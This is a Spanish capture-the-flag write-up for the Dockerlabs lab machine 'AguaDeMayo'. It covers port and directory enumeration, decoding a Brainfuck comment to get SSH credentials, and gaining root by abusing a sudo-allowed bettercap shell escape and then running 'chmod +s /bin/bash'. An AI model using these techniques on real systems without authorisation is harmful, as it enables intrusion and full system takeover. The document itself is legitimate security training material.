🏴‍☠️ Write-Up: Máquina "AguaDeMayo"

📌 **Plataforma: Dockerlabs**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**

🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.

📡 1. Reconocimiento y Recolección de Información

Primero, se realiza reconocimiento de puertos abiertos.

```
┌──(root㉿kali)-[~]
└─# nmap -p- --open -vvv 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-27 20:15 -04
Initiating ARP Ping Scan at 20:15
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 20:15, 0.11s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:15
Completed Parallel DNS resolution of 1 host. at 20:15, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 20:15
Scanning 172.17.0.2 [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 20:15, 3.49s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000028s latency).
Scanned at 2025-05-27 20:15:02 -04 for 4s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 3.86 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

🎯 2. Escaneo y Enumeración


Anteriormente se encontraron el puerto 80 y 22 abiertos. Por ende, se hace un escaneo específico para obtener mayor información.

```
┌──(root㉿kali)-[~]
└─# nmap -p80,22 -sC -sV 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-27 20:11 -04
Nmap scan report for 172.17.0.2
Host is up (0.000062s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 75:ec:4d:36:12:93:58:82:7b:62:e3:52:91:70:83:70 (ECDSA)
|_  256 8f:d8:0f:2c:4b:3e:2b:d7:3c:a2:83:d3:6d:3f:76:aa (ED25519)
80/tcp open  http    Apache httpd 2.4.59 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.59 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.66 seconds
```


Ya que existe un puerto http con una web, hago una búsqueda de directorios con gobuster. Lo único más interesante podría ser /images

```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,html,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 309] [--> http://172.17.0.2/images/]
/index.html           (Status: 200) [Size: 11142]
/.html                (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 830572 / 830576 (100.00%)
===============================================================
Finished
===============================================================
```


La web prácticamente es esto:




En el código fuente de la web hay ese comentario. A simple vista pareciera que no es nada, pero es un cifrado llamado "Brainfuck". Por ende, en internet busqué alguna herramienta para quitar ese cifrado.



Finalmente:



Ingreso a /images, hay una imagen que podría ser de utilidad.



💥 3. Explotación de Vulnerabilidades

Probé “bebeaguaqueessano” como usuario para fuerza bruta con hydra en ssh pero no sirvió. Intenté obtener información con esteganografía a partir de la imagen pero no sirvió. Como la imagen se llama agua_ssh intentare con “agua” como usuario y “bebeaguaqueessano” de contraseña.

```
┌──(root㉿kali)-[~]
└─# ssh agua@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:EZNhR2ojYOvInwAg+dpLntRab/b7eRvr60vq3sn7hH8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
agua@172.17.0.2's password:
Linux 9e098e2bb542 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (2025-02-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 14 17:41:58 2024 from 172.17.0.1
agua@9e098e2bb542:~$ whoami
agua
```

Ingreso exitoso.

🔐 4. Escalada de Privilegios y Post-explotación


Ingreso “sudo -l” para ver los permisos sudo. Existe una opción de usar bettercap como si fuera root pero sin serlo.

```
agua@9e098e2bb542:~$ sudo -l
Matching Defaults entries for agua on 9e098e2bb542:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User agua may run the following commands on 9e098e2bb542:
    (root) NOPASSWD: /usr/bin/bettercap
```

Ejecuto bettercap con sudo. Uso “help” para ver qué opciones de comandos hay.

```
agua@9e098e2bb542:/bin$ sudo bettercap
bettercap v2.32.0 (built for linux amd64 with go1.19.8) [type 'help' for a list of commands]

172.17.0.0/16 > 172.17.0.2 » [23:55:57] [sys.log] [war] exec: "ip": executable file not found in $PATH
172.17.0.0/16 > 172.17.0.2 » help

            help MODULE : List available commands or show module specific help if no module name is provided.
                 active : Show information about active modules.
                   quit : Close the session and exit.
          sleep SECONDS : Sleep for the given amount of seconds.
              get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
         set NAME VALUE : Set the VALUE of variable NAME.
  read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
                 clear : Clear the screen.
        include CAPLET : Load and run this caplet in the current session.
             ! COMMAND : Execute a shell command and print its output.
        alias MAC NAME : Assign an alias to a given endpoint given its MAC address.
```

Dice que con “!” puedo ejecutar comandos, por ende lo uso para ejecutar “/bin/bash”, salir de bettercap y aplicar “bash -p” para mantener esos privilegios. Finalmente, ingreso nuevamente a bettercap como sudo, e ingreso “chmod +s /bin/bash” para activar el bit suid en el binario de bash, permitiendo que el usuario pueda usar bash con los privilegios del propietario del archivo (en este caso, root).



Finalmente, privilegios root conseguidos.

🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.